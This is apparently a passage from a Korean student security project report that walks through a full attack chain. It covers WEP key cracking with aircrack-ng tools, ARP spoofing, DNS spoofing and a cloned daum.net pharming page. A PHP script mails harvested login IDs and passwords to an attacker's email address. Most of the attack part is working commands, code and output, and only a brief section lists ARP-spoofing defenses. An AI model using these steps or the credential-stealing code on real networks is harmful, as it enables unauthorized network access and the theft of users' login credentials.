BC:96:80:AD:21:B4	-91	3	0 0	9	54e	WPA2	CCMP	MGT	U
7C:3E:9D:1A:06:8C	-90	3	0 0	1	54e	OPN			A
00:30:0D:A6:3D:58	-83	4	0 0	1	54e	WPA2	CCMP	PSK	K
02:30:0D:A6:3D:58	-84	7	0 0	1	54e	WPA2	CCMP	PSK	<

④ 패킷 수집

```
#> airodump-ng -c [채널] --bssid [공격 받을 대상의 MAC주소] -w [패킷 수집할 파일 이름] [interface]
#> airodump-ng -c 9 --bssid 00:26:66:B5:B4:F8 -w crack_file-05.cap mon0
```

∴ data가 많이 오르지 않기 때문에 ARP replay공격을 통해 수집 속도를 높여준다.

(ap에 누군가 접속이 되어있어야 하고 인터넷을 사용해주어야 데이터 빨리 쌓인다.)

```
CH 9 ][ Elapsed: 20 s ][ 2014-12-13 02:53 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:26:66:B5:B4:F8 -51 0 110 5 0 9 54e WEP WEP gaeng
```

⑤ ARP replay공격

```
#> aireplay-ng -3 -b [victim MAC] -h [attacker MAC] [interface] --ignore-negative-one
#> aireplay-ng -3 -b 00:26:66:B5:B4:F8 -h c0:4a:00:21:ef:7e mon0 --ignore-negative-one
```

⑥ 크랙

∴ data가 20000개 이상이 되면 크랙 된다. 결과는 crack_file-xx.cap 파일에 저장됨.

```
#> aircrack-ng -s(문자로 표시) [victim MAC] [file_name]
#> aircrack-ng -s -b 00:26:66:B5:B4:F8 crack_file-05.cap
```

```
Aircrack-ng 1.2 rc1

[00:00:03] Tested 527869 keys (got 257 IVs)

KB    depth  byte(vote)
0     61/124  F6( 512) 00( 256) 01( 256) 02( 256) 03( 256) 04( 256) 05( 256)
1     65/ 1   F9( 512) 01( 256) 02( 256) 05( 256) 07( 256) 08( 256) 09( 256)
2     21/ 2   E4( 768) 05( 512) 07( 512) 0A( 512) 0C( 512) 14( 512) 1B( 512)
3      0/ 15  2C(1280) 0C( 768) 3A( 768) 4F( 768) 58( 768) 5C( 768) 5F( 768)
4      2/ 18  84(1024) 10( 768) 37( 768) 48( 768) 4D( 768) 5D( 768) 6A( 768)

KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345)
Decrypted correctly: 100%
```

⑦ 알아낸 wifi 비밀 번호로 target network 접속한다.

2) local에 있는 대상 확인

```
root@localhost:~  
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)  
[root@localhost ~]# route  
Kernel IP routing table  
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface  
192.168.0.0      *                255.255.255.0    U        0      0        0 eth0  
192.168.0.0      *                255.255.255.0    U        0      0        0 eth1  
169.254.0.0      *                255.255.0.0      U        0      0        0 eth1  
default          192.168.0.1     0.0.0.0          UG        0      0        0 eth1  
[root@localhost ~]#
```

[gateway ip 확인]

```
root@localhost:~  
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)  
[root@localhost ~]# nmap -sP 192.168.0.1/24  
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2014-12-27 15:07 KST  
Host 192.168.0.1 appears to be up.  
MAC Address: 64:E5:99:D1:EC:CC (Unknown)  
Host 192.168.0.5 appears to be up.  
MAC Address: 78:59:5E:42:B0:13 (Unknown)  
Host 192.168.0.8 appears to be up.  
MAC Address: D0:50:99:14:67:F1 (Unknown)  
Host 192.168.0.17 appears to be up.  
Nmap finished: 256 IP addresses (4 hosts up) scanned in 5.448 seconds
```

[nmap을 통해 local 정보 획득]

3) ARP spoofing

∴ 공격대상의 gateway ip를 공격자의 mac으로 속임

```
root@localhost:~  
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)  
[root@localhost ~]# arpspoof -i eth0 -t 192.168.0.8 192.168.0.1
```

[공격 대상: 192.168.0.8]

```
C:\Windows\system32\cmd.exe  
C:\Users\wkd>arp -a  
인터페이스: 192.168.0.8 --- 0xb  
인터넷 주소      물리적 주소      유형  
192.168.0.1       64-e5-99-d1-ec-cc 동적
```

[공격 받기 전 192.168.0.8의 arp table]

```
C:\Windows\system32\cmd.exe

C:\Users\Wkdm>arp -a

인터페이스: 192.168.0.8 --- 0xb
인터넷 주소      물리적 주소      유형
192.168.0.1      08-00-27-d9-63-41  동적
```

[공격 후 192.168.0.8의 arp table -> 공격자의 mac으로 속임]

4) fragrouter를 이용해 받은 패킷 릴레이

```
root@localhost:~
파일(F) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost ~]# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

5) DNS spoofing


```
root@localhost:~
파일(F) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
192.168.10.252 *.daum.net
~
~
~
"dns.hosts" 1L, 26C 저장 했습니다          1,25-26      모두
```

[dns.hosts file 작성]

```
root@localhost:~
파일(F) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost ~]# dnsspoof -i eth0 -f /root/dns.hosts
```

[dnsspoof를 이용해 dns spoofing]

6) 파밍사이트 만들기



The screenshot shows a web browser window with the title "root@localhost:/var/www/html". The address bar shows "dns spoofing용 파밍 사이트 index.html". The page content is a cloned version of the Daum homepage, featuring the Daum logo, navigation links, and a search bar. The HTML code is visible, showing meta tags for charset, title, and various OpenGraph and Twitter Card tags. The code also includes a link to the Daum search page and a style block for basic styling.

```
<!DOCTYPE html>
<html lang="ko">
<head>
<meta charset="utf-8">
<title>Daum &ndash; 모두가 잇다 흔들다</title>
<meta property="og:url" content="http://www.daum.net/">
<meta property="og:type" content="website">
<meta property="og:title" content="모두가 즐거워지는 인터넷 라이프 &ndash; Daum">
<meta property="og:image" content="http://i1.daumcdn.net/icon/opengraph/daum1.png">
<meta property="og:description" content="인터넷 세상의 즐거움을 함께하고 싶은 순간, 다음>
에서 쉽고 편하게 모두와 나눴는데요.">
<meta name="msapplication-task" content="name=Daum;action-uri=http://www.daum.net/icon-
uri=/favicon.ico">
<meta name="msapplication-task" content="name=미디어다음;action-uri=http://media.daum.net
/;icon-uri=/media_favicon.ico">
<meta name="msapplication-task" content="name=tv팟;action-uri=http://tvpot.daum.net/icon-
uri=/tvpot_favicon.ico">
<meta name="msapplication-task" content="name=메일;action-uri=http://mail.daum.net/icon-
uri=/mail_favicon.ico">
<link rel="search" type="application/opensearchdescription+xml" href="http://top-sc.daum-
img.net/w3c/OpenSearch.xml" title="다음">
<style type="text/css">
body,div,dl,dt,dd,ul,ol,li,h1,h2,h3,h4,h5,h6,pre,code,form,fieldset,legend,textarea,p,bl
ockquote,th,td,input,select,textarea,button {margin:0;padding:0}
fieldset,img {border:0 none}
dl,ul,ol,menu,li {list-style:none}
blockquote, q {quotes: none}
blockquote:before, blockquote:after, q:before, q:after {content:'';content:none}
input,select,textarea,button {vertical-align:middle}
input::-ms-clear {display:none}
button {border:0 none;background-color:transparent;cursor:pointer}
body {background:#fff url(http://i1.daumcdn.net/deco/comics/top/deco/2014_v2/bg_topbar.gi
f?v=1102) repeat-x 0 0;direction:ltr}
body,h1,h2,h3,h4,th,td,input,select,textarea,button {font-size:12px;line-height:1.5;font-
family:'돋움',dotum,sans-serif;color:#333}
a {color:#262626;text-decoration:none}
a:hover {color:#4559e9;text-decoration:underline}
a:active {background-color:transparent}
address,caption,cite,code,dfn,em,var {font-style:normal;font-weight:normal}
header,main,aside,article,footer {display:block}
```

[공격자의 index.html을 daum.net과 똑같이 만들어 준다]


```
root@localhost:/var/www/html
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
<?php
$name = "WHITEHAT";
$to = "wearewhitehat@gmail.com";
$from = "whitehat@whitehat.com";

$subject = "daum_id/pw";
$message = "#id: ";
$message .= $_POST['id'];
$message .= "#pw: ";
$message .= $_POST['pw'];
$message .= "#success!#";

$header = "From : {$name} <{$from}>#";
mail($to, $subject, $message, $header);
?>

<script type="text/javascript">
window.alert('mail send successful!');
history.go(-1);
</script>

"mail_send.php" 23L, 426C 저장 했습니다 22,9 바 닥
```

[login시 id와 password를 공격자의 email로 전송하기 위한 php 작성]

```
root@localhost:/var/www/html
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
</div>
<div class="box_user #loginbox">
<h2 id="loginInfoTitle" class="screen_out">로그인 정보</h2>
<form id="loginForm" name="loginform" accept-charset="utf-8" method="post"
action="mail_send.php" autocomplete="off">
<input type="hidden" name="url" value="http://www.daum.net/?t__nil_top=logi
n" />
<input type="hidden" name="weblogin" value="1" />
<input type="hidden" name="slevel" value="1" />
<fieldset class="#logoff">


1421,6 53%
```

[e-mail전송을 위해 index.html 수정]

7) 획득 정보 확인



[daum.net에 접속 후 login]



[e-mail로 전송된 정보 확인]


(4) 대응 방법

∴ DNS spoofing의 경우 ARP spoofing이 선행되어야 공격이 가능하다. 따라서 ARP spoofing을 미연에 방지해야한다. ARP spoofing을 방어 방법은 다음과 같다.

- ARP table을 정기적으로 조회하여 mac주소 중복 여부를 확인해야한다.
- ARP spoofing의 경우 지속적인 reply가 다량 발생하기 때문에 네트워크 트래픽을 지속적으로 감시해 이를 탐지해야하겠다.
- gateway의 mac 주소를 static으로 고정한다.

(3) dns spoofing tool

∴ 앞서 수행한 내용을 담아 tool을 만들어 보았다.



```
root@localhost:~/final
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)

local_information

Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.0.0      *               255.255.255.0   U        0      0      0 eth0
192.168.0.0      *               255.255.255.0   U        0      0      0 eth1
169.254.0.0      *               255.255.0.0     U        0      0      0 eth1
default          192.168.0.1    0.0.0.0         UG        0      0      0 eth1

#> input GATEWAY address: 192.168.0.1

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2014-12-27 16:13 KST
Host 192.168.0.1 appears to be up.
MAC Address: 64:E5:99:D1:EC:CC (Unknown)
Host 192.168.0.5 appears to be up.
MAC Address: 78:59:5E:42:B0:13 (Unknown)
Host 192.168.0.8 appears to be up.
MAC Address: D0:50:99:14:67:F1 (Unknown)
Host 192.168.0.17 appears to be up.
Nmap finished: 256 IP addresses (4 hosts up) scanned in 5.448 seconds

DNS_spoofing!!!

#> input_interface: eth0
#> input_victim_ip: 192.168.0.8
#> input_gateway_ip: 192.168.0.1
#> input_host file: /root/dns.hosts
```

[tool 실행 화면]

Ⅲ. 끝맺음

1. 프로젝트 후기

프로젝트를 진행하는 도중인 지난 2014년 12월 소니와 북한에 대한 DoS 공격으로 세상이 떠들썩했다. 그리고 팀원의 여동생 컴퓨터가 DNS spoofing 공격을 당하는 일도 있었다. 해킹은 이제 먼 얘기가 아니라 현실로 다가왔음을 느낄 수 있었다. 또한 본 프로젝트를 진행하면서 네트워크에 대한 전반적인 이해를 높일 수 있었고, 소켓프로그래밍에 대해 알 수 있는 계기가 되었다. 공격을 알아야 방어도 할 수 있는바 이번 프로젝트를 계기로 공격 방어에 대해 더 공부하는 계기가 되었으면 한다.